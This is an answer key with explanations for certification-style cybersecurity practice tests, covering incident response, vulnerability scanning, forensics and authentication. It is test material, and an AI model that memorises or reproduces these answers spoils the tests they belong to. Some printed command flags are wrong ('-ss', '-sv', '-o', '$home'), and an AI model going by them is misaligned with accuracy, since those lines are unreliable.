87. B. Holding media practice sessions for incident responders as part of IR exercises is a NIST-recommended practice. Incident communication examples and templates can be prepared, but all incident communications cannot be written before incidents occur. Avoiding the media or contacting law enforcement to help with media concerns is also not NIST-recommended procedures.
88. B. Causal factors are events that contribute to an incident but that are not the root cause.
89. D. CVSS scores are based on three sets of metrics: the Base, Temporal, and Environmental groups.
90. D. It may seem like common sense, but answering the five Ws (who, what, when, where, and why) is common in incident response reports. With whom, however, is not one of the five Ws.

## **Chapter 5: Practice Test 1**

1. B. The sudden drop to zero is most likely to be an example of link failure. A denial-of-service attack could result in this type of drop but is less likely for most organizations. High bandwidth consumption and beaconing both show different traffic patterns than shown in this example.
2. B. During an incident recovery effort, patching priority should be placed on systems that were directly involved in the incident. This is one component of remediating known issues that were actively exploited.
3. B. Signature-based attack detection methods rely on knowing what an attack or malware looks like. Zero-day attacks are unlikely to have an existing signature, making them a poor choice to prevent them. Heuristic (behavior) detection methods can indicate compromises despite the lack of signatures for the specific exploit. Building a well-designed and segmented network can limit the impact of compromises or even prevent them. Leveraging threat intelligence to understand new attacks and countermeasures is an important part of defense against zero-day attacks.
4. D. The Windows registry, Master File Tables, and INDX files all contain information about files, often including removed or deleted files. Event logs are far less likely to contain information about a specific file location.
5. C. Since Emily's organization uses WPA3 Enterprise, users must authenticate to use the wireless network. Associating the scan with an authenticated user will help incident responders identify the device that conducted the scan.
6. A. Normally, forensic images are collected from systems that are offline to ensure that a complete copy is made. In cases like this where keeping the system online is more important than the

completeness of the forensic image, a live image to an external drive using a portable forensic tool such as FTK Imager Lite, dd, or similar is the correct choice.

7. A. When Nmap returns a response of “filtered,” it indicates that Nmap cannot tell whether the port is open or closed. Filtered results are often the result of a firewall or other network device, but a response of filtered does not indicate that a firewall or IPS was detected. When Nmap returns a “closed” result, it means that there is no application listening at that moment.
8. C. The likeliest issue is a problem with the Network Time Protocol (NTP) synchronization for both of the hosts, because of an improperly set time zone or another time issue. The ruleset only allows traffic initiated by host A, making it impossible for host B to be the source of a compromise of A. The other options are possible, but the most likely issue is an NTP problem.
9. D. The most serious vulnerabilities shown in this report are medium-severity vulnerabilities. Server D has the highest number (8) of vulnerabilities at that severity level.
10. C. When an event of the type that is being analyzed has occurred within the recent past (often defined as a year), assessments that review that event will normally classify the likelihood of occurrence as high since it has already occurred.
11. C. The CEO’s suggestion is a reasonable approach to vulnerability scanning that is used in some organizations, often under the term *continuous scanning*. He should consider the request and the impact on systems and networks to determine a reasonable course of action.
12. B. This is an example of an availability issue. If data had been modified, it would have been an integrity issue, while exposure of data would have been a

confidentiality issue. Accountability from the outsourced vendor isn't discussed in the question.

13. D. The Technical Report will contain detailed information on a specific host and is designed for an engineer seeking to remediate the system. The PCI Technical Report would focus on credit card compliance issues, and there is no indication that this server is used for credit card processing. The Qualys Top 20 Report and Executive Report would contain summary information more appropriate for a management audience and would cover an entire network, rather than providing detailed information on a single system.
14. D. Jiang needs to perform additional diagnostics to determine the cause of the latency.

Unfortunately for Jiang, this chart does not provide enough information to determine why the maximum response time rises to high levels on a periodic basis. Since the events are not regularly timed, it is relatively unlikely that a scheduled task is causing the issue. Network cards do not have latency settings; latency is caused by network traffic, system response times, and similar factors. Increasing the speed of a network link may help with latency, but you do not have enough information to make that determination.

15. C. This image shows a SYN-based port scan. The traffic is primarily made up of TCP SYN packets to a variety of common ports, which is typical of a SYN-based port scan.
16. B. The most likely cause of this slowness is an incorrect block size. Block size is set using the `bs` flag and is defined in bytes. By default, `dd` uses a 512-byte block size, but this is far smaller than the block size of most modern disks. Using a larger block size will typically be much faster, and if you know the block size for the device you are copying, using its native block size can provide huge speed increases. This is set using a flag like `bs = 64k`. The `if` and `of`

flags adjust the input and output files, respectively, but there is no indication that these are erroneous. The count flag adjusts the number of blocks to copy and should not be changed if Jake wants to image the entire disk.

17. B. A honeypot is used by security researchers and practitioners to gather information about techniques and tools used by attackers. A honeypot will not prevent attackers from targeting other systems, and unlike a tarpit, it is not designed to slow down attackers. Typically, honeypot data must be analyzed to provide useful information that can be used to build IDS and IPS rules.
18. B. Advanced persistent threats (APTs) are highly skilled attackers with advanced capabilities who are typically focused on specific objectives. To accomplish those objectives, they often obtain and maintain long-term access to systems and networks using powerful tools that allow them to avoid detection and to stay ahead of responders who attempt to remove them.
19. B. Of these choices, the most useful metric would be the time required to resolve critical vulnerabilities. This is a metric that is entirely within the control of the vulnerability remediation program and demonstrates the responsiveness of remediation efforts and the time that a vulnerability was present. The number of vulnerabilities resolved and the number of new vulnerabilities each month are not good measures of the program's effectiveness because they depend on the number of systems and services covered by the scan and the nature of those services.
20. C. By default Nmap scans 1,000 of the most common TCP ports. Mike only knows that the system he scanned had no reachable (open, filtered, or closed) TCP ports in that list.
21. D. Once they are connected via a write blocker, a checksum is created (using SHA-2, SHA-3 or a similar hashing algorithm). If this hash matches the

hash of forensic images, they exactly match, meaning that the drive's contents were not altered and that no files were added to or deleted from the drive.

22. C. Although BIOS infections are relatively rare, some malware does become resident in the system's firmware or BIOS. Once there, analysis of the hard drive will not show the infection. If the desktop support team at Ben's company has fully patched the system and no other systems are similarly infected, Ben's next step should be to validate that elements of the system he did not check before, such as the BIOS, are intact.
23. C. Wireshark includes the ability to export packets. In this case, Susan can select the GIF89a detail by clicking that packet and then export the actual image to a file that she can view.
24. C. The Lockheed Martin Cyber Kill Chain traces the steps used to conduct an attack. The Diamond model and the MITRE ATT&CK model are used to classify attacks. STIX is a standard format for describing threats.
25. C. Scanning the full range of TCP ports can be done using a SYN scan (`-ss`) and declaring the full range of possible ports (`1-65535`). Service version identification is enabled with the `-sv` flag.
26. A. The software-as-a-service (SaaS) model requires the cloud service provider to secure the entire service stack. Other models provide customers with greater degrees of control and responsibility over security.
27. D. Dan does not need to take any action. This is a very low criticality vulnerability (1/5), and it is likely not exploitable from outside the datacenter. It is not necessary to remediate this vulnerability, and there is no indication that it is a false positive report. Overall, this is a clean scan result for a VPN server.
28. C. All of the data sources listed in this question may provide Kwame with further information about the

attack. However, firewall logs would be best positioned to answer his specific question about the source of the attack. Since the firewall is performing network address translation (NAT), it would likely have a log entry of the original (pre-NAT) source IP address of the traffic.

29. D. An uncredentialed scan provides far less information than a credentialed scan or an agent-based scan because both credentialed and agent-based scans are able to gather configuration information from the target systems. External scans also provide less information than internal scans because they are filtered by border firewalls and other security devices. Therefore, an uncredentialed external scan would provide the least information.
30. B. NIST SP800-88, along with many forensic manuals, requires a complete zero wipe of the drive but does not require multiple rounds of wiping. Degaussing is primarily used for magnetic media-like tapes and may not completely wipe a hard drive (and may, in fact, damage it). Using the ATA Secure Erase command is commonly used for SSDs.
31. B. NIST recommends that clock synchronization is performed for all devices to improve the ability of responders to conduct analysis, part of the detection and analysis phase of the NIST incident response process. Although this might occur in the preparation phase, it is intended to improve the analysis process.
32. A. Latisha knows that Windows domain services can be blocked using a network firewall. As long as she builds the correct ruleset, she can prevent external systems from sending this type of traffic to her Windows workstations. She may still want to segment her network to protect the most important workstations, but her first move should be to use her firewalls to prevent the traffic from reaching the workstations.
33. B. The systems in the containment network are fully isolated from the rest of the network using logical

controls that prevent any access. To work with the systems that he needs to access, Saanvi will need to either have firewall rules added to allow him remote access to the systems or physically work with them.

34. B. On Linux systems that use the Bash shell, `$home/.bash_history` will contain a log of recently performed actions. Each of the others was made up for this question.
35. D. Implementing firewall rules is an attempt to reduce the likelihood of a risk occurring. This is, therefore, an example of a risk mitigation strategy.
36. C. Task 3 strikes the best balance between criticality and difficulty. It allows Crystal to remediate a medium criticality issue with an investment of only 6 hours of time. Task 2 is higher criticality but would take 12 weeks to resolve. Task 1 is the same criticality but would require a full day to fix. Task 4 is lower criticality but would require the same amount of time to resolve as Task 1.
37. D. The use of a stolen cookie is the hallmark of a session hijacking attack. These attacks focus on taking over an already existing session, either by acquiring the session key or cookies used by the remote server to validate the session or by causing the session to pass through a system the attacker controls, allowing them to participate in the session.
38. B. The registry contains autorun keys that are used to make programs run at startup. In addition, scheduled tasks, individual user startup folders, and DLLs placed in locations that will be run by programs (typically malicious DLLs) are all locations where files will automatically run at startup or user login.
39. A. The order of volatility of data measures how easy the data is to lose. The Volatility Framework is a forensic tool aimed at memory forensics, while data transience and data loss prediction are not common terms.

40. B. Playbooks contain specific procedures used during a particular type of cybersecurity incident. In this case, the playbook entry addresses malware command and control traffic validation. Creating a CSIRT or IR plan occurs at a higher level, and IR-FAQs is not a common industry term.
41. D. Kristen should upgrade the web server to the most current secure version of TLS: TLS 1.3. SSL 3.0 has vulnerabilities similar to those in TLS 1.0 and is not a suitable alternative. IPsec is not effective for web communications. Disabling the use of TLS would jeopardize the security of information sent to and from the server and would create additional risk, rather than remedying the situation.
42. C. Relatively few organizations run honeypots because of the effort required to maintain and analyze the data they generate. DNS queries and other traffic logs, threat intelligence feeds, and notifications from staff are all common information sources for a variety of types of incident detection.
43. D. In an open redirect attack, users may be sent to a genuine authentication server and then redirected to an untrusted server through the OAuth flow. This occurs when the authentication server does not validate OAuth server requests prior to redirection.
44. B. Although packet capture can help Max document his penetration test and gather additional information about remote systems through packet analysis, as well as help troubleshoot connection and other network issues, sniffers aren't useful for scanning for vulnerabilities on their own.
45. D. Rich should not attempt to solve this problem on his own or dictate a specific solution. Instead, he should work with the business intelligence team to find a way to both meet their business requirements and accomplish the security goals achieved by scanning.
46. D. Blind SQL injection vulnerabilities are difficult to detect and are a notorious source of false positive

reports. Javier should verify the results of the tests performed by the developers but should be open to the possibility that this is a false positive report, as that is the most likely scenario.

47. D. Although it may be tempting to assign blame based on an IP address, attackers frequently use compromised systems for attacks. Some may also use cloud services and hosting companies where they can purchase virtual machines or other resources using stolen credit cards. Thus, knowing the IP address from which an attack originated will typically not provide information about an attacker. In some cases, deeper research can identify where an attack originated, but even then, knowing the identity of an attacker is rarely certain.
48. B. Completely removing the systems involved in the compromise will ensure that they cannot impact the organization's other production systems. Although attackers may be able to detect this change, it provides the best protection possible for the organization's systems.
49. C. Piper should deploy the patch in a sandbox environment and then thoroughly test it prior to releasing it in production. This reduces the risk that the patch will not work well in her environment. Simply asking the vendor or waiting 60 days may identify some issues, but it does not sufficiently reduce the risk because the patch will not have been tested in her company's environment.
50. C. The most likely scenario is that Kent ran the scan from a network that does not have access to the CRM server. Even if the server requires strong authentication and/or encryption, this would not prevent ports from appearing as open on the vulnerability scan. The CRM server runs over the web, as indicated in the scenario. Therefore, it is most likely using ports 80 and/or 443, which are part of the default settings of any vulnerability scanner.

51. D. Nmap provides multiple scan modes, including a TCP SYN scan, denoted by the `-ss` flag. This is far stealthier than the full TCP connect scan, which uses the `-sT` flag. Turning off pings with the `-P0` flag helps with stealth, and setting the scan speed using the `-T` flag to either a 0 for paranoid or a 1 for sneaky will help bypass many IDSSs by falling below their detection threshold.
52. C. Disabling unnecessary services reduces the attack service by decreasing the number of possible attack vectors for gaining access to a server.
53. C. Of the criteria listed, the operating system installed on the systems is the least likely to have a significant impact on the likelihood and criticality of discovered vulnerabilities. All operating systems are susceptible to security issues.
54. A. In this case, the identity or network location of the server is not relevant. Donna is simply interested in the most critical vulnerability, so she should select the one with the highest severity. In vulnerability severity rating systems, severity 5 vulnerabilities are the most critical, and severity 1 are the least critical. Therefore, Donna should remediate the severity 5 vulnerability in the file server.
55. A. Policies are the highest-level component of an organization's governance documentation. They are set at the executive level and provide strategy and direction for the cybersecurity program. Standards and procedures derive their authority from policies. Frameworks are not governance documents but rather provide a conceptual structure for organizing a program. Frameworks are usually developed by third-party organizations, such as ISACA or ITIL.
56. A. Vulnerability scanning information is most effective in the hands of individuals who can correct the issues. The point of scans is not to "catch" people who made mistakes. Mateo should provide the administrators with access. The security team may

always monitor the system for unremediated vulnerabilities, but they should not act as a gatekeeper to critical information.

57. B. This vulnerability results in an information disclosure issue. Paul can easily correct it by disabling the directory listing permission on the `cgi-bin` directory. This is unlikely to affect any other use of the server because he is not altering permissions on the CGI scripts themselves. Blocking access to the web server and removing CGI from the server would also resolve the vulnerability but would likely have an undesirable business impact.
58. C. Observable occurrences are classified as events in NIST's scheme. Events with negative consequences are considered adverse events, while violations (or event imminent threats of violations) are classified as security incidents.
59. C. The most likely issue is that an intrusion prevention system (IPS) is detecting the scan as an attack and blocking the scanner. If this were a host or network firewall issue, Fran would most likely not be able to access the server using a web browser. It is less likely that the scan is misconfigured given that Fran double-checked the configuration.
60. B. The biggest issue in this scenario is that both factors are knowledge-based factors. A true multifactor system relies on more than one type of distinct factor including something you know, something you have, or something you are (and sometimes somewhere you are). This system relies on two things you know, and attackers are likely to acquire both from the same location in a successful attack.
61. D. Context-based authentication may leverage a wide variety of information. Potential attributes include time of day, location, device fingerprint, frequency of access, user roles, user group memberships, and IP address/reputation.

62. B. Application or token-based multifactor authentication ensures that the exposure of a password because of successful phishing email does not result in the compromise of the credential. Password complexity increases fail to add security since complex passwords can still be compromised by phishing attacks, biometric multifactor authentication is typically expensive to implement and requires enrollment, and OAuth-based single sign-on will not prevent phishing attacks; instead, it can make it easier for attackers to move between multiple services.
63. C. Lauren knows that the file she downloaded and computed a checksum for does not match the MD5 checksum that was calculated by the providers of the software. She does not know if the file is corrupted or if attackers have modified the file but may want to contact the providers of the software to let them know about the issue, and she definitely shouldn't execute or trust the file!
64. C. Identity providers (IDPs) provide identities, make assertions about those identities to relying parties, and release information to relying parties about identity holders. Relying parties (RP), also known as service providers (SP), provide services to members of the federation and should handle the data from both users and identity providers securely. The consumer is the end user of the federated services.
65. A. Mika is using both a knowledge-based factor in the form of her password and something she has in the form of the token. Possession of the token is the "something she has."
66. B. Questions that rely on knowledge that a specific individual should have are an example of a knowledge factor. When institutions want to verify that a new user is who they claim to be, they will sometimes use information that is unlikely to be acquired by third parties like the examples given here.

67. C. Charles should perform user input validation to strip out any SQL code or other unwanted input. Secure session management can help prevent session hijacking, logging may provide useful information for incident investigation, and implementing TLS can help protect network traffic, but only input validation helps with the issue described.
68. B. The most common concern with vulnerability scanning is that it may have a service impact due to exploiting a risk or causing a denial-of-service condition. In sensitive environments, scans are sometimes run against nonproduction versions of services to help prevent this, but the most common answer is that if the service cannot survive being scanned, it is not ready to be used!
69. D. Password spraying attacks try many passwords for a limited number of accounts. Credential stuffing attacks try compromised usernames and passwords across many sites to try to use them elsewhere. Session hijacking requires a valid session to try to leverage to conduct malicious activities. An on-path (man-in-the-middle) attack would require the attacker to redirect traffic through a system that they control to allow them to be able to read and/or modify the traffic before it continues on to the legitimate destination. Adam could mitigate the password spraying attack by using back-off algorithms that allow only a limited number of failures before delaying further logins or locking out the account until it is manually unlocked.
70. A. Communications with the media should be carefully planned and timed to share relevant information at the appropriate moment. Organizations should not have a default policy of immediately sharing all information, as that might result in adverse publicity, create legal risk, or hinder the investigation. The other activities listed here are all best practices for incident communications.

71. C. Manual or automated review of source code rather than a running application is static analysis. This can help find bugs that you cannot see in the running application or that may otherwise be missed, but it also does not test the live code.
72. D. This query attempts to traverse directories from the directory the web server is running in, until it can access `/etc/shadow`. If the web application does not have appropriate filters or the system does not have appropriate permissions set to prevent this, the attacker will be able to download `/etc/shadow`, the password store for Linux systems. A buffer overflow would typically have data passed to a variable and then code that would be executed once the buffer was overflowed and the additional contents were placed into memory. There is no session data, and there is no indication of data that would be placed on the heap of a system.
73. A. A parameterized query (sometimes called a prepared statement) uses a prebuilt SQL statement to prevent SQL-based attacks. Variables from the application are fed to the query, rather than building a custom query when the application needs data. Encoding data helps to prevent cross-site scripting attacks, as does input validation. Appropriate access controls can prevent access to data that the account or application should not have access to, but they don't use precompiled SQL statements.
74. C. Rob should undertake all four of these steps during his root-cause analysis, but he should understand the appropriate sequence:
1. Identify the problems and events that occurred as part of the incident, and describe them as well as possible.
  2. Establish a timeline of events. This helps to determine what happened and in what order to help identify the root cause (or causes).
  3. Differentiate between each of the events and causal factors. In short, you need to determine

which cause is a root cause, which are results of the root cause, and which are causal factors, or events that contributed to the issue but were not the root cause.

4. Document the root-cause analysis, often through the use of a diagram or chart.
75. C. An important part of threat hunting is reducing your own organization's attack surface area. This can involve any activity that reduces the systems or services that an attacker can potentially map or attack. Establishing a hypothesis is part of identifying your threat model but doesn't involve these activities, and bundling critical assets is used to gather similar assets together for assessment and threat modeling activities. Conducting a security lockdown is not a common threat hunting term.
76. A. The Common Vulnerability Scoring System (CVSS) is a standardized approach to assessing the risk posed by a vulnerability. It brings together both likelihood and impact (confidentiality, integrity, and availability) ratings into a single measure and, therefore, is the most comprehensive of these approaches.
77. D. The issue in this case is that the SOC did not detect the incident for several months. This would impact the mean time to detect metric. They did quickly respond and remediate the incident once it was detected. This was only a single incident, so it should have no noticeable impact on alert volume.
78. C. It is likely that Seth's organization will find some efficiencies by adding automation to their technical activities, including threat hunting, intrusion analysis, and data backup. Qualitative risk analysis is a nontechnical activity and focuses on human thought. It is, therefore, the least likely candidate for automation of the activities on this list.
79. B. DomainKeys Identified Mail (DKIM) uses digital signatures to validate that the claimed domain of the sender is the actual sender's domain. Sender Policy

Framework (SPF) records identify the mail servers that can send email from your domain but do not prove the sender's domain. Spamhaus is an antispam organization, and an RBL is a real-time black hole list, which is a list of untrusted or spam sending hosts.

80. B. You should implement compensating controls that mitigate the risk of the legacy systems. For example, you might place the systems on an isolated network where they are less susceptible to direct attack. Awareness, training, and education may be helpful, but it would not address the risk as completely as a compensating control. Patch management is not possible because the software is no longer supported by the vendor, so no new patches will be issued. Changing business requirements is not a feasible solution because the system is needed for six more months. Patch management is not possible because the software is no longer supported by the vendor, so no new patches will be issued.
81. C. The three types of confidence in a threat intelligence report are timeliness, relevance, and accuracy. Yolanda is assessing whether this threat affects her organization, which is a measure of relevancy. There is no indication that Yolanda suspects that the report is outdated or inaccurate.
82. C. Data loss prevention (DLP) can tag sensitive data and then scan outbound communications for that data. Once tagged data or data that matches specific patterns such as credit card numbers or Social Security numbers are discovered, DLP can alert the user or take other action. IDS, an intrusion detection system, might be able to detect patterns but could not stop traffic flow. FSB is not a security term, and full-disk encryption (FDE) can help prevent data loss if a system is stolen.
83. C. Fred is most likely reviewing an XML file. JSON uses a series of curly brackets ({ and }), and those do not appear in this sample. Plaintext is generally not

structured, and this sample is highly structured. Both XML and HTML use angle brackets (< and >) to indicate code elements. We can eliminate HTML because it uses specific tags, such as <A>, <HEAD>, and <H1> that do not appear in this sample. XML provides a much more flexible format that can use any tags desired by the developer.

84. A. Legal or litigation holds are notifications sent to inform an organization or individual that they should not delete data or destroy records that may be relevant to a new or pending legal case. The remainder of the answers for this question are made up.
85. B. Chain of custody tracking determines who has access to and authority over drives, devices, and forensic data throughout its life cycle. This is a critical element in investigations that may end up in court or that will involve law enforcement.

## Chapter 6: Practice Test 2

1. C. The presence of this vulnerability does indicate a misconfiguration on the targeted server, but that is not the most significant concern that Ty should have. Rather, he should be alarmed that the domain security policy does not prevent this configuration and should know that many other systems on the network may be affected. This vulnerability is not an indicator of an active compromise and does not rise to the level of a critical flaw.
2. C. This vulnerability has a low severity, but that could be dramatically increased if the management interface is exposed to external networks. If that were the case, it is possible that an attacker on a remote network would be able to eavesdrop on administrative connections and steal user credentials. Out-of-date antivirus definitions and missing security patches may also be severe vulnerabilities, but they do not increase the severity of this specific vulnerability. The lack of encryption is already known because of the nature of this vulnerability, so confirming that fact would not change the severity assessment.
3. B. Both ports 22 and 23 should be of concern to Rowan because they indicate that the network switch is accepting administrative connections from a general-use network. Instead, the switch should accept administrative connections only from a network management VLAN. Of these two results, port 23 should be of the greatest concern because it indicates that the switch is allowing unencrypted telnet connections that may be subject to eavesdropping. The results from ports 80 and 8192 to 8194 are of lesser concern because they are being filtered by a firewall.
4. B. All of the scenarios described here could result in failed vulnerability scans and are plausible on this network. However, the fact that the web server logs do not show any denied requests indicates that the

issue is not with the web server application itself. If this were the case, Evan would see evidence of it in the web server logs.

5. C. The shim cache is used by Windows to track scripts and programs that need specialized compatibility settings. It is stored in the registry at shutdown, which means that a thorough registry cleanup will remove program references from it. The master file table (MFT), volume shadow copies, and prefetch files can all contain evidence of deleted applications.
6. D. Fuzz testing involves sending invalid or random data to an application to test its ability to handle unexpected data. Fault injection directly inserts faults into error-handling paths, particularly error-handling mechanisms that are rarely used or might otherwise be missed during normal testing.  
Mutation testing is related to fuzzing and fault injection, but rather than changing the inputs to the program or introducing faults to it, mutation testing makes small modifications to the program itself.  
Stress testing is a performance test that ensures applications and the systems that support them can stand up to the full production load.
7. C. Although TCP ports 21, 23, 80, and 443 are all common ports, 515 and 9100 are commonly associated with printers.
8. C. NIST identifies four major categories of security event indicators: alerts, logs, publicly available information, and people both inside and outside the organization. Exploiting developers may provide some information but is not a primary source of security event information.
9. D. A host that is not running any services or that has a firewall enabled that prevents responses can be invisible to `nmap`. Charles cannot determine whether there are hosts on this network segment and may want to use other means such as ARP queries, DHCP logs, and other network layer checks to

determine whether there are systems on the network.

10. D. The business impact assessment (BIA) is an internal document used to identify and assess risks. It is unlikely to contain customer requirements. Service level agreements (SLAs), business partner agreements (BPAs), and memorandums of understanding (MOUs) are much more likely to contain this information.
11. C. Web servers commonly run on ports 80 (for HTTP) and 443 (for HTTPS). Database servers commonly run on ports 1433 (for Microsoft SQL Server), 1521 (for Oracle), or 3306 (for MySQL). Remote Desktop Protocol services commonly run on port 3389. Simple Mail Transfer Protocol (SMTP) runs on port 25. There is no evidence that SSH, which uses port 22, is running on this server.
12. C. You may not be familiar with Scalpel or other programs you encounter on the exam. In many cases, the problem itself will provide clues that can help you narrow down your answer. Here, pay close attention to the command-line flags, and note the `-o` flag, a common way to denote an output file. In practice, Scalpel automatically creates directories for each of the file types that it finds. Selah simply needs to visit those directories to review the files that she has recovered. She does not need to use another program. The filenames and directory structures may not be recoverable when carving files.
13. B. The PHP language is used for the development of dynamic web applications. The presence of PHP on this server indicates that it is a web server. It may also be running database, time, or network management services, but the scan results provide no evidence of this.
14. C. The Common Vulnerability Scoring System (CVSS) provides a standardized method for rating the severity of security vulnerabilities.

15. B. The defining characteristic of threat hunting is that you are searching out compromises that have already occurred. Therefore, you are looking for indicators of compromise (IoCs). Vulnerabilities, unpatched systems, and misconfigurations are all things that vulnerability management activities, rather than threat-hunting activities, would seek to identify.
16. A. An internal network vulnerability scan will provide an insider's perspective on the server's vulnerabilities. It may provide useful information, but it will not meet Taylor's goal of determining what an external attacker would see.
17. A. FTP sends the username in a separate packet. Chris can determine that this was an FTP connection, that the password was `gnome123`, and that the FTP server was `137.30.120.40`.
18. B. The spike shown just before July appears to be out of the norm for this network since it is almost four times higher than normal. Cynthia may want to check to see what occurred during that time frame to verify whether it was normal traffic for her organization.
19. A. Evidence production procedures describe how the organization will respond to subpoenas, court orders, and other legitimate requests to produce digital evidence. Monitoring procedures describe how the organization will perform security monitoring activities, including the possible use of continuous monitoring technology. Data classification procedures describe the processes to follow when implementing the organization's data classification policy. Patching procedures describe the frequency and process of applying patches to applications and systems under the organization's care.
20. D. Adding new signatures (prior to an incident) is part of the preparation phase because it prepares an organization to detect attacks.

21. D. For best results, Gloria should combine both internal and external vulnerability scans because this server has both public and private IP addresses. The external scan provides an “attacker’s eye view” of the web server, while the internal scan may uncover vulnerabilities that would be exploitable only by an insider or an attacker who has gained access to another system on the network.
22. B. NIST SP 800-88 recommends clearing media and then validating and documenting that it was cleared. Clearing uses logical techniques to sanitize data in user-addressable storage locations and protects against noninvasive data recovery techniques. This level of security is appropriate to moderately sensitive data contained on media that will remain in an organization.
23. C. NIST recommends the usage of NTP to synchronize clocks throughout organizational infrastructure, thus allowing logs, alerts, and other data to be analyzed more easily during incident response. Manually setting clocks results in time skew, incorrect clocks, and other time-related problems.
24. A. TCP 135, 139, and 445 are all common Windows ports. The addition of 3389, the remote desktop port for Windows, makes it most likely that this is a Windows server.
25. B. Although all the techniques listed may be used to engage in credential theft, phishing is, by far, the most common way that user accounts become compromised in most organizations.
26. C. In most organizations, Emily’s first action should be to verify that the system is not one that belongs to the organization by checking it against her organization’s asset inventory. If the system is a compromised system on the wrong network, she or her team will need to address it. In most jurisdictions, there is no requirement to notify third parties or law enforcement of outbound scans, and since the guest wireless is specifically noted as being

unauthenticated, there will not be authentication logs to check.

27. A. The PCI DSS compensating control procedures do not require that compensating controls have a clearly defined audit mechanism, although this is good security practice. They do require that the control meet the intent and rigor of the original requirement, provide a similar level of defense as the original requirement, and be above and beyond other requirements.
28. B. This error indicates that the digital certificate presented by the server is not valid. Lou should replace the certificate with a certificate from a trusted certificate authority (CA) to correct the issue.
29. A. Incident data should be retained as necessary regardless of media life span. Retention is often driven by the likelihood of civil or criminal action, as well as by organizational standards.
30. D. An outage is an availability issue, data exposures are confidentiality issues, and the integrity of the email was compromised when it was changed.
31. B. The best way to resolve this issue would be to upgrade OpenSSH, as stated in the solution section of the report. Disabling the use of AES-GCM is an acceptable workaround, but upgrading to a more current version of OpenSSH is likely to address additional security issues not described in this particular vulnerability report. There is no indication that an operating system upgrade would correct the problem. The vulnerability report states that there is no malware associated with this vulnerability, so antivirus signature updates would not correct it.
32. A. The firewall rules continue to allow access to the compromised systems, while preventing them from attacking other systems. This is an example of segmentation. Segmentation via VLANs, firewall rules, or other logical methods can help to protect

other systems, while allowing continued live analysis.

33. C. Jennifer can use this information to help build her baseline for response times for the AWS server. A 200 ms response time for a remotely hosted server is well within a reasonable range. There is nothing in this chart that indicates an issue.
34. A. A file carving tool, such as Scalpel, is designed to identify files in a partition or volume that is missing its index or file allocation table. A wiping tool is used to completely remove data from a disk. Partitioning tools are used to modify the volume structure of a disk. Disk duplication tools are used to create forensic images, among other purposes.
35. A. Pranab's best option is to look for a hibernation file or core dump that may contain evidence of the memory-resident malware. Once a system has been shut down, a memory-resident malware package will be gone until the system is re-infected, making reviews of the registry, INDX files, and volume shadow copies unlikely to be useful. Since the system was shut down, he won't get useful memory forensics from a tool like the Volatility Framework unless the machine is re-infected.
36. A. The `<SCRIPT>` tag is used to mark the beginning of a code element, and its use is indicative of a cross-site scripting attack. `<xss>` is not a valid HTML tag. The `<B>` (for bold text) and `<EM>` (for emphasis) tags are commonly found in normal HTML input.
37. C. An intrusion prevention system (or other device or software with similar capabilities) to block port scans based on behavior is the most effective method listed. Not registering systems in DNS won't stop IP-based scans, and port scans will still succeed on the ports that firewalls allow through. Port security is a network switch-based technology designed to limit which systems can use a physical network port.

38. B. Operating system fingerprinting relies on the differences between how each operating system (and sometimes OS versions) handles and sets various TCP/IP fields, including initial packet size, initial TTL, window size, maximum segment size, and the don't fragment, SACK OK, and nop options.
39. C. Although any of these tools may provide some security automation capability, the purpose of a security orchestration, automation, and response (SOAR) platform is to perform this type of automation across other solutions.
40. D. The order of volatility of common storage locations is as follows:
  1. CPU cache, registers, running processes, and RAM
  2. Network traffic
  3. Disk drives (both spinning and magnetic)
  4. Backups, printouts, and optical media (including DVD-ROMs and CDs)

Thus, the least volatile storage listed is the DVD-ROM.

41. D. The repeated SYN packets are likely a SYN flood that attempts to use up resources on the target system. A failed three-way handshake might initially appear similar but will typically not show this volume of attempts. A link failure would not show traffic from a remote system, and a DDoS would involve more than one system sending traffic.
42. D. The ATA Secure Erase command wipes all of an SSD, including host-protected area partitions and remapped spare blocks. Degaussing is used for magnetic media such as tapes and is not effective on SSDs, whereas zero writing or using a pseudorandom number generator to fill the drive will not overwrite data in the host-protected area or spare blocks, which are used to wear-level most SSDs.

43. D. Data classification is a set of labels applied to information based upon their degree of sensitivity and/or criticality. It would be the most appropriate choice in this scenario. Data retention requirements dictate the length of time that an organization should maintain copies of records. Data remanence is an issue where information thought to be deleted may still exist on systems. Data privacy may contribute to data classification but does not encompass the entire field of data sensitivity and criticality in the same manner as data classification. For example, a system may process proprietary business information that would be very highly classified and require frequent vulnerability scanning. Unless that system also processed personally identifiable information, it would not trigger scans under a system based solely upon data privacy.
44. B. PCI DSS requires scanning on at least a quarterly basis and after any significant changes. Weekly scanning is a best practice but is not required by the standard. Peter must hire an approved scanning vendor to perform the required quarterly external scans but may conduct the internal scans himself. All systems in the cardholder data environment, including both the website and point-of-sale terminals, must be scanned.
45. A. The vulnerability description mentions that this is a cross-site scripting (XSS) vulnerability. Normally, XSS vulnerabilities are resolved by performing proper input validation in the web application code. However, in this particular case, the XSS vulnerability exists within Microsoft IIS server itself and not in a web application. Therefore, it requires a patch from Microsoft to correct it.
46. A. The `-o` flag enables operating system detection for nmap.
47. B. The most appropriate step for Jose to take is to discuss his opinion with his manager and see whether the manager is willing to change the

guidelines. As a security professional, it is Jose's ethical responsibility to share his opinion with his manager. It would not be appropriate for Jose to act against his manager's wishes. Jose should also not ask to speak with his manager's supervisor until he has had an opportunity to discuss the issue thoroughly with his manager.

48. A. Susan's best option is to use an automated testing sandbox that analyzes the applications for malicious or questionable behavior. While this may not catch every instance of malicious software, the only other viable option is decompiling the applications and analyzing the code, which would be incredibly time-consuming. Since she doesn't have the source code, Fagan inspection won't work (and would take a long time too), and running a honeypot is used to understand hacker techniques, not to directly analyze application code.
49. B. The single loss expectancy (SLE) is the amount of damage expected from a single occurrence of an incident. The annualized loss expectancy (ALE) is the amount of loss expected from a risk during a given year. The exposure factor (EF) is the percentage of an asset that is expected to be damaged during an incident, and the asset value (AV) is the total value of the asset in question.
50. A. The most reasonable response is for Rhonda to adjust the scanning parameters to avoid conflicts with peak business periods. She could ask for additional network bandwidth, but this is likely an unnecessary expense. Adjusting the business requirements is not a reasonable response, as security objectives should be designed to add security in a way that allows the business to operate efficiently, not the other way around. Ignoring the request would be very harmful to the business relationship.
51. B. When restoring from a backup after a compromise, it is important to ensure that the flaw that allowed attackers in is patched or otherwise

remediated. In many environments, backups can be restored to a protected location where they can be patched, validated, and tested before they are restored to service.

